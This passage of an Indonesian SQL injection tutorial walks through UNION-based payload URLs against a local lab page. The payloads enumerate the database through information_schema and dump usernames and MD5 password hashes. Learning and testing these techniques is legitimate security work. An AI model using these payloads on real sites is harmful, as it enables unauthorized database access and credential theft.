
http://localhost/injector/index.php?id=-4+union+select+1,user(),version(),4,5--



Hohoho ternyata user dabasenya **root@localhost** dan beruntung sekali karna versi mysql yang di gunakan adalah versi **5.0.51a-community**, lho emang versi 5 kenapa om??? hehee nanti akan saya jelaskan.

Coba anda perhatikan, anda hanya bisa meng-injeksi satu perintah pada satu columns, bisakah meng-injeksi lebih dari satu perintah pada satu colums??? heheheh tentu saja bisa dong, untuk itu anda bisa menggunakan perintah yang sudah disediakan langsung oleh mysql yaitu perintah **concat(perintah1,perintah2)**. contoh dibawah ini saya meng-intip nama user dan nama database pada colomn ke-2 dan pada kolom ke 3 saya mengintip versi databasenya.


http://localhost/injector/index.php?id=-4+union+select+1,concat(user(),0x3a,database()),version(),4,5--



Chapter 0x06 – Dapatkan Nama Table


Saya sudah mendapatkan informasi database web applikasi terserbut, sebenarnya yang saya butuhkan hanyalah versi databasenya saja, seperti yang sudah anda lihat, versi database yang ditampilkan adalah **5.0.51a-community** dan tentu ini memudahkan saya dalam mendapatkan table dengan menggunakan perintah **table_name** pada coloms yang memiliki bug yaitu 2 atau 3, pada akhir statement tambahkan **from+information_schema.tables+where+table_schema=database()+limit +0,1--** sehingga urlnya menjadi

http://localhost/injector/index.php?id=-4+union+select+1,2,table_name,4,5+from+information_schema.tables+where+table_schema=database()+limit+0,1--



Tampilah sebuah table bernama "**table_attacker",** hmmm sepertinya table ini kurang menarik isinya, untuk melihat table berikutnya tambahkan 1 angka pada posisi limit 0,1 contoh injeksi urlnya menjadi seperti ini.


http://localhost/injector/index.php?id=-4+union+select+1,2,table_name,4,5+from+information_schema.tables+where+table_schema=database()+limit+1,1--



Tampil lagi sebuah table bernama "**table_berita",** hmmm jika ada 50 table apakah saya harus mencarinya satu persatu?? Capek dong??? Ya kurang lebih seperti itu…lho adakah cara lain untuk melihat seluruh table sekaligus? Ada kok, untuk

melihat seluruh table sekaligus gunakan perintah **group_concat(table_name)** pada colomn yang memiliki bug, sehingga urlnya menjadi

http://localhost/injector/index.php?id=-4+union+select+1,2,group_concat(table_name),4,5+from+information_schema.tables+where+table_schema=database()--




Hohoho seep, seluruh table berhasil saya dapatkan, diantara table tersebut, table manakah yang harus saya telusuri lebih jauh lagi??? table_user sepertinya menarik :P yuk kita lihat apa isinya.

Chapter 0x07 – Dapatkan Nama Colomns

table_user sudah saya dapatkan selanjutnya yaitu mencari nama colomns pada table tersebut, untuk itu saya menggunakan perintah **column_name** dan pada akhir statement tambahkan **from+information_schema.columns+where+table_name='nama_table'+limit+0,1--**


sehingga urlnya menjadi

http://localhost/injector/index.php?id=-4+union+select+1,column_name,3,4,5+from+information_schema.columns+where+table_name='table_user'+limit+0,1--



Lho kok error ya??? Benar sekali sepertinya terjadi pengulangan tanda petik yang membuat query MySQL menjadi error, untuk mengakali hal tersebut saya menconvert nama table kedalam bentuk hexa, untuk melakukan konversi ini biasanya saya berkunjung ke situs http://www.string-functions.com/string-hex.aspx setelah saya mengkonversi **table_user** pada situs tersebut hasilnya adalah **7461626c655f75736572** ini masih belum selesai, anda harus menambahkan angka 0 dan huruf x pada awal hasil hexa tersebut sehingga hasilnya menjadi **0x7461626c655f75736572** dan inilah yang akan kita injeksikan pada nama tabel. Sehingga URLnya menjadi


http://localhost/injector/index.php?id=-4+union+select+1,2,column_name,4,5+from+information_schema.columns+where+table_name=0x7461626c655f75736572+limit+0,1--



Hohoho bukan pesan error lagi yang saya dapat, melainkan nama colomn dari table **"table_user"** yaitu "**user_id**", untuk mengetahui nama table selanjutnya anda

cukup mengganti limit 0,1—menjadi limit 1,1—dan seterusnya, anda juga bisa melihat seluruh nama colomns seperti melihat seluruh nama table pada penjelasan sebelumnya dengan menggunakan **group_concat(column_name)** sehingga urlnya menjadi.

http://localhost/injector/index.php?id=-4+union+select+1,2,group_concat(column_name),4,5+from+information_schema.columns+where+table_name=0x7461626c655f75736572--



Alhasil nama colom dari table_user sudah saya dapatkan yaitu **user_id** dan **password_id**.

Chapter 0x08 – Dibalik database Information_schema

Paman, nanya lagi nih, kenapa injeksi untuk mencari nama table pada mysql versi 5 menggunakan **information_schema.tables+where+table_schema=database()** dan untuk mencari colomn menggunakan **from+information_schema.columns+where+table_name='table_user'** ???

Mau tau jawabannya??? Secara default ketika menginstall MySQL Versi 5 terdapat database **information_schema** dan ternyata nama table dan colomn dari database **"xyb_injector"** disimpan didalam database **information_schema**, masa sich??? Perhatikan kembali url untuk mencari nama table.

http://localhost/injector/index.php?id=-4+union+select+1,2,group_concat(table_name),4,5+from+information_schema.tables+where+table_schema=**database()**--

- table_name = Nama Colomn
- information_schema = Nama database
- tables = Nama table
- table_schema = Nama colomn
- **database ()** = Nama database yg digunakan (**xyb_injector**)

URL di atas jika diartikan ke dalam bahasa manusia artinya, tampilkan data pada id=-4 (ternyata kosong) dan tampilkan juga seluruh isi data pada colomn "table_name" dari database information_schema dengan nama table adalah "tables" dimana colomn "table_schema" = "**xyb_injector"**

Apa benar database **information_schema** menyimpan nama table dan colomn database **"xyb_injector"** ?? kita buktikan saja yuk….

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cdcol              |
| mysql              |
| phpmyadmin         |
| test               |
| webauth            |
| xyb_injector       |
+--------------------+
7 rows in set (0.00 sec)
```

Database dengan nama information_schema secara default ada pada versi MySQL Versi 5.

```
mysql> use information_schema;
Database changed
mysql> show tables;
+---------------------------------------+
| Tables_in_information_schema          |
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| KEY_COLUMN_USAGE                      |
| PROFILING                             |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| STATISTICS                            |
| TABLES                                |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_PRIVILEGES                       |
| VIEWS                                 |
+---------------------------------------+
17 rows in set (0.00 sec)
```

Terdapat 17 table pada database information_schema diantaranya adalah table yang bernama COLUMNS dan TABLES, kita lihat apa isi dari table dengan nama "TABLES".

```
mysql> desc tables;
+-----------------+--------------+------+-----+---------+-------+
| Field           | Type         | Null | Key | Default | Extra |
+-----------------+--------------+------+-----+---------+-------+
| TABLE_CATALOG   | varchar(512) | YES  |     | NULL    |       |
| TABLE_SCHEMA    | varchar(64)  | NO   |     |         |       |
| TABLE_NAME      | varchar(64)  | NO   |     |         |       |
| TABLE_TYPE      | varchar(64)  | NO   |     |         |       |
| ENGINE          | varchar(64)  | YES  |     | NULL    |       |
```

```
| VERSION          | bigint(21)    | YES  |     | NULL    |        |
| ROW_FORMAT       | varchar(10)   | YES  |     | NULL    |        |
| TABLE_ROWS       | bigint(21)    | YES  |     | NULL    |        |
| AVG_ROW_LENGTH   | bigint(21)    | YES  |     | NULL    |        |
| DATA_LENGTH      | bigint(21)    | YES  |     | NULL    |        |
| MAX_DATA_LENGTH  | bigint(21)    | YES  |     | NULL    |        |
| INDEX_LENGTH     | bigint(21)    | YES  |     | NULL    |        |
| DATA_FREE        | bigint(21)    | YES  |     | NULL    |        |
| AUTO_INCREMENT   | bigint(21)    | YES  |     | NULL    |        |
| CREATE_TIME      | datetime      | YES  |     | NULL    |        |
| UPDATE_TIME      | datetime      | YES  |     | NULL    |        |
| CHECK_TIME       | datetime      | YES  |     | NULL    |        |
| TABLE_COLLATION  | varchar(64)   | YES  |     | NULL    |        |
| CHECKSUM         | bigint(21)    | YES  |     | NULL    |        |
| CREATE_OPTIONS   | varchar(255)  | YES  |     | NULL    |        |
| TABLE_COMMENT    | varchar(80)   | NO   |     |         |        |
+------------------+---------------+------+-----+---------+-------+
21 rows in set (0.02 sec)
```

Terdapat 21 colomns pata table tersebut dan salah satunya bernama "TABLE_NAME" kita lihat apa isi data dari colomn tersebut.

```
mysql> select table_name from tables;
+---------------------------------------+
| table_name                            |
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| KEY_COLUMN_USAGE                      |
| PROFILING                             |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| STATISTICS                            |
| TABLES                                |
| TABLE_CONSTRAINTS                     |
```

```
| TABLE_PRIVILEGES                       |
| TRIGGERS                               |
| USER_PRIVILEGES                        |
| VIEWS                                  |
| cds                                    |
| columns_priv                           |
| db                                     |
| func                                   |
| help_category                          |
| help_keyword                           |
| help_relation                          |
| help_topic                             |
| host                                   |
| proc                                   |
| procs_priv                             |
| tables_priv                            |
| time_zone                              |
| time_zone_leap_second                  |
| time_zone_name                         |
| time_zone_transition                   |
| time_zone_transition_type              |
| user                                   |
| pma_bookmark                           |
| pma_column_info                        |
| pma_designer_coords                    |
| pma_history                            |
| pma_pdf_pages                          |
| pma_relation                           |
| pma_table_coords                       |
| pma_table_info                         |
| user_pwd                               |
| table_attacker                         |
| table_berita                           |
| table_user                             |
+----------------------------------------+
47 rows in set (0.58 sec)
```

Hohoho terdapat 47 isi data pada colomn tersebut dan ternyata terdapat nama table table_attacker, table_berita, table_user milik database "xyb_injector" didalam database information_schema, sekarang anda sudah tahu jawaban kenapa attacker mencari nama table dan colomn dari database information_schema bukan.

Chapter 0x08 – MySQL Versi 4 susah di injeksi???


Jika versi MySQL anda adalah versi 4, maka pada saat pencarian nama table dan colomn ada sedikit kendala, kenapa? Karna database **information_schema** yang menyimpan informasi seluruh nama table tidak ada pada MySQL Versi 4. lalu bagaimana caranya mengetahui nama table dan colom??? Hihihi tinggal di tebak aja nama table dan colomnya , tentu anda tau tebak-tabakan bukan perkara yang mudah dan juga bukan perkara yang susah, mudah jika nama tablenya mudah ditebak, dan susah jika nama table sangat susah di tebak. berikut ini adalah nama table yang biasanya dibuat oleh programmer.

User, users, member, members, user_id, users_id, anggota, username, table_user, table_users, tbl_user, tbl_user dsb guest it OK. Bagi anda yang males menebak table dan colomn anda juga bisa menggunakan applikasi Fuzzer untuk mencari nama table pada MySQL versi 4, sayang sekali saya tidak akan membahasnya (karna memang saya tidak tau cara menggunakannya lho) heheheh buat PR anda aja yah…

Chapter 0x09 – Dapatkan Usename & Password.

Saya sudah mendapatkan nama table "table_user" yang berisi 2 buah colomn yaitu "**user_id**" dan "**password_id**" dan akhirnya anda sudah sampai di detik-detik terakhir yaitu menampilkan isi data dari colomn tersebut dengan perintah concat(nama_colomn1,nama_colomn2,nama_colomnx) pada akhir statement tambahkan from nama_table sehingga urlnya menjadi


http://localhost/injector/index.php?id=-4+union+select+1,database(),concat(user_id,password_id),4,5+from+table_user--



Boom, username dan password sudah anda dapatkan yaitu **admin202cb962ac59075b964b07152d234b70** tetapi terencrypsi dalam bentuk md5, dan tentu anda harus melakukan cracking pada password tersebut, dan maaf saya tidak akan memberi tahu kepada anda bagaimana cara melakukan cracking terhadap encrypsi MD5 (PR ke-2 untuk anda) google it OK.

Anda juga bisa menampilkan seluruh username dan password seperti ketika anda menampilkan seluruh table dan colomn dengan menggunakan perintah group_concat, dan sepertinya username dan password yang saya dapatkan kurang enak di lihat, karna username dan passwordnya ditampilkan tanpa ada tanda pemisah sehingga saya tidak tau yang mana username dan yang mana passwordnya untuk itu saya akan memisahnya dengan tanda titik dua yang telah diconvert kedalah hexa yaitu 0x3a, sehingga urlnya menjadi

http://localhost/injector/index.php?id=-4+union+select+1,2,group_concat(user_id,0x3a,password_id),4,5+from+table_user--



Tampilah seluruh username dan password dari situs tersebut dan ini sangat membahayakan jika attacker berhasil melakukan cracking pada password tersebut. attacker bisa saja melakukan aksi defacing seperti yang akhir-akhir ini sedang marak di beritakan

Chapter 0x10 – End of EVA-00

Kini anda sudah mengerti bagaimana Proof of Concept dari SQL Injection, bagaimana attacker mengetahui adanya bug, bagaimana attacker berhasil mendapatkan username dan password oleh karna itulah secara tidak langsung artikel ini bisa membuat anda menjadi Malaikat ataupun Ibliz, anda sendirilah yang menentukan, yang perlu anda ingat adalah hukum karma masih berlaku bung. If you kill someone wait until someone will kill you OK.

Bagi pengelola website, webmaster, admin, programmer web, dan siapapun anda dibalik layar port 80 jangan lupa untuk selalu mengecek apakah ada hole/bug yang terdapat pada situs anda, jika ada harap segera di patch, dan jika situs anda tiba-tiba di deface oleh attacker, berterima kasihlah kepadanya karna secara tidak langsung attacker telah memberitahukan sebuah bug kepada anda.

SQL Injection adalah bug yang memang sudah ada sejak lama, dan sudah banyak para pakar yang membahasnya, saya bukanlan seorang pakar tetapi saya hanya ingin menyumbangkan sedikit pengetahuan saya mengenai SQL Injection ini. Oia artikel ini niatnya akan saya kirim ke sebuah majalah security yang akan terbit pada

bulan desember 2008 mendatang, tetapi berhubung batas pengiriman artikel sudah ditutup (dan belum tentu diterima pula ) ya apa boleh buat, dari pada artikel ini hanya menjadi barang tak berguna lebih baik saya publikasikan langsung saja kepada anda dan mohon dikoreksi jika ada kata-kata atau penjelasan yang salah pada artikel ini.

Akhir kata saya ucapkan "keep explore your brain guys…." Hehehehe

EVA-00 Greetz to :
All hacker, cracker, phreaker, carder, paperless(free ebok writer) in the world dari yang online sampai yang offline.

Referensi a.k.a contekan :

+ http://dev.mysql.com/doc/
+ http://en.wikipedia.org/wiki/SQL_injection
+ http://www.milw0rm.com/papers/225
+ http://www.milw0rm.com/papers/202
+ http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
+ http://www.string-functions.com/string-hex.aspx